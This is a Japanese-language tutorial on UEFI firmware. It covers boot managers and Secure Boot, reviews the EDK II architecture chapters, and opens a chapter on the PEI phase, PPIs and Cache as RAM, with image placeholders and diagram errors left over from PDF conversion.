
### 動作:

1. **BCD (Boot Configuration Data)** を読み込み
  2. ブートメニュー表示 (複数の Windows がある場合)
  3. **winload.efi** をロードし、Windows カーネルを起動
- 

## Secure Boot とブートプロセス

### Secure Boot の影響

**Secure Boot** が有効な場合、Boot Manager は署名されていない EFI アプリケーションの実行を拒否します。



### shim の役割:

- Microsoft によって署名された中間ローダー
- ディストリビューション固有の証明書で GRUB を検証

## まとめ

### この章で学んだこと

#### Boot Manager と Boot Loader の違い

- Boot Manager: UEFI Firmware 内蔵、ブートオプション管理
- Boot Loader: ESP 上の EFI アプリ、カーネルをロード

#### Boot#### UEFI 変数

- BootOrder: ブート優先順位
- Boot0000, Boot0001, ...: 各ブートオプションの詳細
- EFI\_LOAD\_OPTION 構造体

### ✓ **デバイスパス**

- ブートターゲットを一意に識別
- パーティション + ファイルパスで構成

### ✓ **BDS Phase の動作**

- BootOrder に従ってブートオプションを試行
- タイムアウトまたはユーザー選択でブート

### ✓ **Fallback Boot Path**

- \EFI\BOOT\BOOTX64.EFI がデフォルト
- リムーバブルメディアで使用

### ✓ **Boot Loader の種類**

- GRUB: 汎用、高機能
- systemd-boot: シンプル、高速
- Windows Boot Manager: Windows 専用

### ✓ **Secure Boot**

- 署名検証により信頼できるコードのみ実行
- shim が中間ローダーとして機能

## 次章の予告

次章は **Part II** のまとめです。これまで学んだ EDK II のアーキテクチャ、モジュール構造、プロトコル、ドライバモデル、ハードウェア抽象化、各種サブシステム（グラフィックス、ストレージ、USB）、そしてブート管理の全体像を振り返ります。Part II で得た知識は、次の Part III 「プラットフォーム初期化の仕組み」へとつながります。

---

 參考資料

- UEFI Specification v2.10 - Chapter 3: Boot Manager
- UEFI Specification v2.10 - Section 3.1.1: UEFI Variables
- UEFI Specification v2.10 - Section 3.1.3: Load Option
- GRUB Manual
- systemd-boot Documentation
- efibootmgr Man Page


# Part II まとめ

## 🎯 Part II で学んだこと

- EDK II の設計思想とアーキテクチャ全体像
  - モジュール構成とビルドシステムの仕組み
  - プロトコルとドライバモデルによる拡張性
  - ハードウェア抽象化の実現方法
  - 主要サブシステム（グラフィックス、ストレージ、USB）の構造
  - ブートマネージャとブートローダの役割
- 

# Part II の全体構成

Part II では、**EDK II (EFI Development Kit II)** という UEFI ファームウェア実装の事実上の標準について学びました。以下の 10 章を通じて、EDK II の設計哲学から具体的なサブシステムまで、包括的に理解しました。



Syntax error in text  
mermaid version 11.6.0

---

# 各章の振り返り

## Chapter 1: EDK II アーキテクチャ

学んだこと:

- EDK II の 4 つの設計原則
  - モジュール性（再利用可能なコンポーネント）
  - 移植性（複数アーキテクチャ対応）
  - 拡張性（プロトコルベース）
  - 標準準拠（UEFI/PI 仕様）
- EDK II のディレクトリ構造
  - MdePkg : UEFI/PI 基本定義
  - MdeModulePkg : 汎用モジュール
  - OvmfPkg : QEMU 用プラットフォーム
  - プラットフォーム固有パッケージ

**重要なポイント:** EDK II は単なるコードベースではなく、**設計思想**です。モジュール性と抽象化により、異なるプラットフォームでコードを再利用できます。

---

## Chapter 2: モジュールとビルドシステム

学んだこと:

- 4 つのメタデータファイル
  - **INF:** モジュール定義
  - **DEC:** パッケージ定義
  - **DSC:** プラットフォーム記述
  - **FDF:** フラッシュレイアウト
- ビルドプロセス
  - build コマンド → AutoGen.c 生成 → コンパイル → リンク → FD/FV 生成
- Depex (Dependency Expression)
  - ドライバのロード順序を制御
  - プロトコル依存関係を宣言

**重要なポイント:** メタデータファイルは、宣言的な設定を可能にします。コードを変更せずに、ビルド設定だけでモジュールの動作をカスタマイズできます。

---

## Chapter 3: プロトコルとドライバモデル

学んだこと:

- プロトコルの3要素
  - **GUID:** プロトコルの一意識別子
  - **Interface:** 関数ポインタの構造体
  - **Handle:** プロトコルが登録されるオブジェクト
- ドライバの種類
  - **Service Driver:** プロトコルのみ提供
  - **Bus Driver:** デバイスを列挙、子ハンドルを作成
  - **Device Driver:** 特定デバイスを制御
  - **Hybrid Driver:** Bus + Device の両方
- Driver Binding Protocol
  - **Supported():** デバイス対応可否の判定
  - **Start():** ドライバの初期化
  - **Stop():** ドライバの停止

**重要なポイント:** プロトコルとドライバモデルにより、実装の差し替えが可能です。同じプロトコルに対して、異なる実装を提供できます。

---

## Chapter 4: ライブラリアーキテクチャ

学んだこと:

- Library Class と Library Instance の分離
  - **Library Class:** インターフェース定義

- **Library Instance:** 実装
- 主要なライブラリ
  - **BaseLib:** CPU 操作、文字列処理
  - **DebugLib:** デバッグ出力
  - **MemoryAllocationLib:** メモリ確保
  - **IoLib:** I/O アクセス
  - **UefiBootServicesTableLib:** Boot Services アクセス
- ライブラリマッピングの優先順位
  - モジュール固有 → MODULE\_TYPE+ARCH → MODULE\_TYPE → ARCH  
→ グローバル

**重要なポイント:** ライブラリアーキテクチャにより、リンク時の実装選択が可能です。プラットフォームごとに異なるライブラリインスタンスを使用できます。

---

## Chapter 5: ハードウェア抽象化の仕組み

学んだこと:

- I/O 抽象化階層
  - **CPU I/O Protocol:** IN/OUT、MMIO の抽象化
  - **PCI I/O Protocol:** PCI デバイスアクセスの抽象化
- プラットフォーム固有情報の管理
  - **PCD (Platform Configuration Database):** 設定値の一元管理
  - **HOB (Hand-Off Block):** ブートフェーズ間のデータ受け渡し
- Device Path Protocol
  - ハードウェアデバイスの階層的識別
  - ブートオプション、ドライバ接続に使用

**重要なポイント:** 抽象化により、プラットフォームの移植性が向上します。ハードウェアの詳細を隠蔽し、上位層は共通のインターフェースでアクセスできます。

---

## Chapter 6: グラフィックスサブシステム (GOP)

学んだこと:

- GOP (Graphics Output Protocol) の役割
  - レガシー VGA/VESA の問題を解決
  - フレームバッファへの直接アクセス
- GOP の 3 つの主要メソッド
  - **QueryMode**: 利用可能な解像度・色深度を取得
  - **SetMode**: モード切り替え
  - **Blt**: 矩形転送・塗りつぶし
- Blt 操作の種類
  - **VideoFill**: 単色塗りつぶし
  - **VideoToBltBuffer**: 画面からメモリへ
  - **BufferToVideo**: メモリから画面へ
  - **VideoToVideo**: 画面内コピー

**重要なポイント:** GOP により、標準化されたグラフィックスアクセスが可能です。ベンダ固有の GPU でも、共通のプロトコルで描画できます。

---

## Chapter 7: ストレージスタックの構造

学んだこと:

- ストレージスタックの 4 層
  - **Block I/O**: ブロック単位アクセス
  - **Disk I/O**: バイト単位アクセス
  - **Partition Driver**: GPT/MBR 解析
  - **Simple File System**: ファイル操作

- Block I/O vs Disk I/O
  - Block I/O: LBA 指定、ブロックサイズの倍数
  - Disk I/O: バイトオフセット、任意サイズ (RMW)
- デバイス別スタック
  - **NVMe**: NVMe Pass Thru Protocol
  - **AHCI**: ATA Pass Thru Protocol
  - **USB Mass Storage**: USB I/O Protocol

**重要なポイント:** 階層化により、異なるストレージデバイスを統一的に扱えるようになります。上位層は下位層の実装を意識する必要がありません。

---

## Chapter 8: USB スタックの構造

学んだこと:

- USB アーキテクチャ
  - Host Controller → Hub → Device の階層
  - 1 ホストに最大 127 デバイス
- Host Controller の種類
  - **xHCI**: USB 3.x の統合コントローラ
  - **EHCI/UHCI/OHCI**: レガシーコントローラ
- USB 転送タイプ
  - **Control**: デバイス制御 (保証あり)
  - **Bulk**: 大容量転送 (保証あり、速度優先)
  - **Interrupt**: 定期ポーリング (低遅延)
  - **Isochronous**: リアルタイム (保証なし)
- USB デバイスドライバ
  - **HID**: キーボード、マウス
  - **Mass Storage**: ストレージデバイス (BOT + SCSI)

**重要なポイント:** USB Bus Driver がデバイス列挙を自動化します。デバイスが接続されると、自動的に Descriptor を取得し、適切なドライバに接続します。

---

## Chapter 9: ブートマネージャとブートローダの役割

学んだこと:


- Boot Manager vs Boot Loader
  - **Boot Manager:** UEFI Firmware 内蔵、ブートオプション管理
  - **Boot Loader:** ESP 上の EFI アプリ、カーネルをロード
- Boot#### UEFI 変数
  - **BootOrder:** ブート優先順位
  - **Boot0000, Boot0001, ...:** 各オプションの詳細 (EFI\_LOAD\_OPTION)
  - **BootNext:** 次回起動時のみ使用
- Device Path でブートターゲットを指定
  - パーティション + ファイルパスの組み合わせ
  - 例: HD(1,GPT,...)/\EFI\ubuntu\grubx64.efi
- Fallback Boot Path
  - \EFI\BOOT\BOOTX64.EFI がデフォルト
  - リムーバブルメディアで使用

**重要なポイント:** Boot Manager は柔軟なマルチブート環境を実現します。複数の OS を簡単に切り替えられます。

---

## EDK II の全体像

これまで学んだ要素がどのように組み合わさるかを、全体図で確認しましょう。



## 設計原則の再確認

EDK II の設計は、以下の原則に基づいています：

原則	実現方法	利点
モジュール性	INF/DEC/DSC によるモジュール定義	再利用性向上
抽象化	プロトコル、ライブラリクラスの分離	実装の差し替え可能
階層化	4 層アーキテクチャ (App → Protocol → Driver → HAL)	保守性向上
拡張性	Driver Binding Protocol	新規ハードウェアの追加が容易
移植性	PCD、HOB、アーキテクチャ別ライブラリ	プラットフォーム間の移植が容易

---

## Part II で得たスキル

Part II を通じて、以下のスキルを習得しました：

### 1. アーキテクチャ理解

- UEFI ファームウェアの全体構造を理解
- 各コンポーネントの役割と相互作用を把握

### 2. プロトコル設計の理解

- GUID によるインターフェース識別
- Handle Database による動的な関連付け
- OpenProtocol/CloseProtocol の参照カウント

### 3. ドライバ開発の基礎

- Driver Binding Protocol の実装パターン
- Bus Driver による子ハンドル作成
- デバイス列挙とドライバ接続の流れ

### 4. ハードウェア抽象化の実践

- CPU I/O、PCI I/O による低レベルアクセス
- デバイスバスによるハードウェア識別
- PCD による設定値の管理

## 5. サブシステムの知識

- グラフィックス: GOP による標準化
- ストレージ: Block I/O から File System までの階層
- USB: ホストコントローラから転送タイプまでの理解

## 6. ブート管理の仕組み

- Boot#### 変数の構造
  - Boot Manager の動作フロー
  - Boot Loader の役割
- 

## Part III への橋渡し

Part II では、EDK II のアーキテクチャと実装方法を学びました。しかし、実際のプラットフォームでは、さらに深い初期化が必要です。

## Part II でカバーしなかったこと

- プラットフォーム初期化の詳細
  - CPU の初期化手順
  - メモリコントローラの設定
  - チップセットの初期化
- SEC/PEI Phase の詳細
  - Cache as RAM (CAR)
  - メモリ初期化前の動作
  - PEIM (PEI Module) の実装
- ACPI テーブルの生成
  - ハードウェア情報の OS への伝達


- ACPI テーブルの構造
- 電源管理
  - S-State、C-State、P-State
  - スリープ/レジューム

これらは、**Part III: プラットフォーム初期化の仕組み**で詳しく学びます。

---

## Part III の概要

**Part III: プラットフォーム初期化の仕組み**では、以下のトピックを扱います：



Part III では、ハードウェアを直接制御する低レベルの初期化を理解します。これにより、UEFI ファームウェアがどのようにしてハードウェアを起動可能な状態にするかを学びます。

---

## まとめ

Part II では、**EDK II** のアーキテクチャと実装パターンを包括的に学びました。

### 学んだこと

- ✓ **EDK II の設計思想:** モジュール性、移植性、拡張性、標準準拠
- ✓ **メタデータファイル:** INF、DEC、DSC、FDF による宣言的設定
- ✓ **プロトコルとドライバ:** GUID、Handle、Driver Binding によるプラグイン機構
- ✓ **ライブラリアーキテクチャ:** Library Class と Instance の分離
- ✓ **ハードウェア抽象化:** CPU I/O、PCI I/O、PCD、HOB、Device Path
- ✓ **主要サブシステム:** GOP、Block I/O、USB の階層構造
- ✓ **ブート管理:** Boot Manager、Boot Loader、Boot##### 変数

### 次のステップ

Part III では、これらの知識を基に、**プラットフォーム初期化の実装**を学びます。SEC/PEI Phase での低レベル初期化、メモリコントローラやチップセットの設定、ACPI テーブルの生成など、UEFI ファームウェアの中核部分に踏み込みます。

Part II で得たアーキテクチャの理解は、Part III での実装の理解を支える基盤となります。

---

次は [Part III: プラットフォーム初期化の仕組み](#) へ進みましょう！

# PEI フェーズの役割と構造

## この章で学ぶこと

- PEI (Pre-EFI Initialization) Phase の役割とブートプロセスでの位置づけ
- PEIM (PEI Module) と PPI (PEIM-to-PEIM Interface) のアーキテクチャ
- Temporary RAM (Cache as RAM) の仕組みと制約
- メモリ初期化前後の動作の違い
- HOB (Hand-Off Block) の生成と管理


## 前提知識

- Part I: UEFI ブートフローの全体像
- Part I: 各ブートフェーズの責務
- Part II: ハードウェア抽象化の仕組み

## PEI Phase の役割

### ブートプロセスでの位置づけ

PEI (Pre-EFI Initialization) Phase は、**SEC Phase** の次、**DXE Phase** の前に実行されるブートフェーズです。主な役割は、最小限のハードウェア初期化を行い、DXE Phase が動作できる環境を整えることです。




## PEI Phase が解決する課題

課題	説明	PEI での解決方法
メモリ不在	DRAM が初期化されていない	Cache as RAM (CAR) で一時メモリを提供
最小限の初期化	CPU、チップセットを最低限動作させる	PEIM による段階的初期化
DXEへの準備	DXE Phase が必要とする情報を収集	HOB リストの生成
移植性	異なるプラットフォームに対応	PPI によるモジュール間通信

## PEI のアーキテクチャ

### PEI Core と PEIM

PEI Phase は、**PEI Core** と複数の **PEIM (PEI Module)** で構成されます。



## PEI Core の責務

責務	説明
PEIM のロード	Firmware Volume (FV) から PEIM を発見・ロード
依存関係解決	Depex に基づいて PEIM のロード順序を決定
PPI 管理	PPI のインストール・検索・通知を提供
HOB 管理	HOB リストの作成・更新
メモリ管理	CAR および DRAM のメモリ割り当て

## PEIM の種類

種類	役割	例
Platform PEIM	プラットフォーム固有の初期化	GPIO 設定、クロック設定

種類	役割	例
<b>CPU PEIM</b>	CPU の初期化	BSP/AP の起動、マイクロコード更新
<b>Memory Init PEIM</b>	DRAM の初期化	FSP MemoryInit 呼び出し
<b>Chipset PEIM</b>	チップセットの初期化	PCH、SoC の設定

## PPI: PEIM-to-PEIM Interface

### PPI の役割

**PPI (PEIM-to-PEIM Interface)** は、PEI Phase におけるプロトコルに相当します。PEIM 間で機能を共有するためのインターフェースです。

### PPI vs Protocol の違い

項目	PPI (PEI Phase)	Protocol (DXE Phase)
目的	PEIM 間の通信	ドライバ間の通信
メモリ	一時メモリ (CAR/DRAM 初期前)	永続メモリ (DRAM)
動的性	静的に近い (リソース制限)	動的 (ドライバ追加・削除)
複雑さ	シンプル	複雑 (Handle Database など)

## PPI の構造

```
// PPI の定義例: Memory Discovered PPI
#define EFI_PEI_PERMANENT_MEMORY_INSTALLED_PPI_GUID \
{ 0xf894643d, 0xc449, 0x42d1, { 0x8e, 0xa8, 0x85, 0xbd, 0xd8, \
0xc6, 0x5b, 0xde } }

typedef struct {
    // PPI は関数ポインタの集まり（構造体）
    // この例では、メモリ検出の通知のみなので、関数なし
} EFI_PEI_PERMANENT_MEMORY_INSTALLED_PPI;
```

## PPI サービス

PEI Core は、PPI を管理するためのサービスを提供します。

```
typedef struct _EFI_PEI_SERVICES {
    // PPI サービス
    EFI_PEI_INSTALL_PPI           InstallPpi;
    EFI_PEI_REINSTALL_PPI         ReInstallPpi;
    EFI_PEI_LOCATE_PPI            LocatePpi;
    EFI_PEI_NOTIFY_PPI             NotifyPpi;


    // HOB サービス
    EFI_PEI_GET_HOB_LIST          GetHobList;
    EFI_PEI_CREATE_HOB             CreateHob;

    // メモリサービス
    EFI_PEI_ALLOCATE_PAGES        AllocatePages;
    EFI_PEI_ALLOCATE_POOL          AllocatePool;

    // その他のサービス...
} EFI_PEI_SERVICES;
```

## PPI 通知の仕組み

**NotifyPpi()** により、特定の PPI がインストールされたときにコールバック関数を実行できます。




## Temporary RAM: Cache as RAM (CAR)

### なぜ CAR が必要か

PEI Phase の初期段階では、**DRAM** がまだ初期化されていません。しかし、C 言語のコードを実行するには、**スタック**と**ヒープ**が必要です。

**Cache as RAM (CAR)** は、CPU のキャッシュメモリを一時的な RAM として使用する技術です。



## CAR のセットアップ

CAR は、**SEC Phase** の終わりまたは **PEI Phase** の開始時にセットアップされます。

手順:

1. **Cache を無効化:** MTRR (Memory Type Range Register) を設定
2. **特定範囲を WB (Write-Back) に設定:** キャッシュラインを有効化
3. **Cache Fill:** ダミーデータでキャッシュを満たす
4. **No-Evict Mode:** キャッシュがメモリに書き戻されないようにする

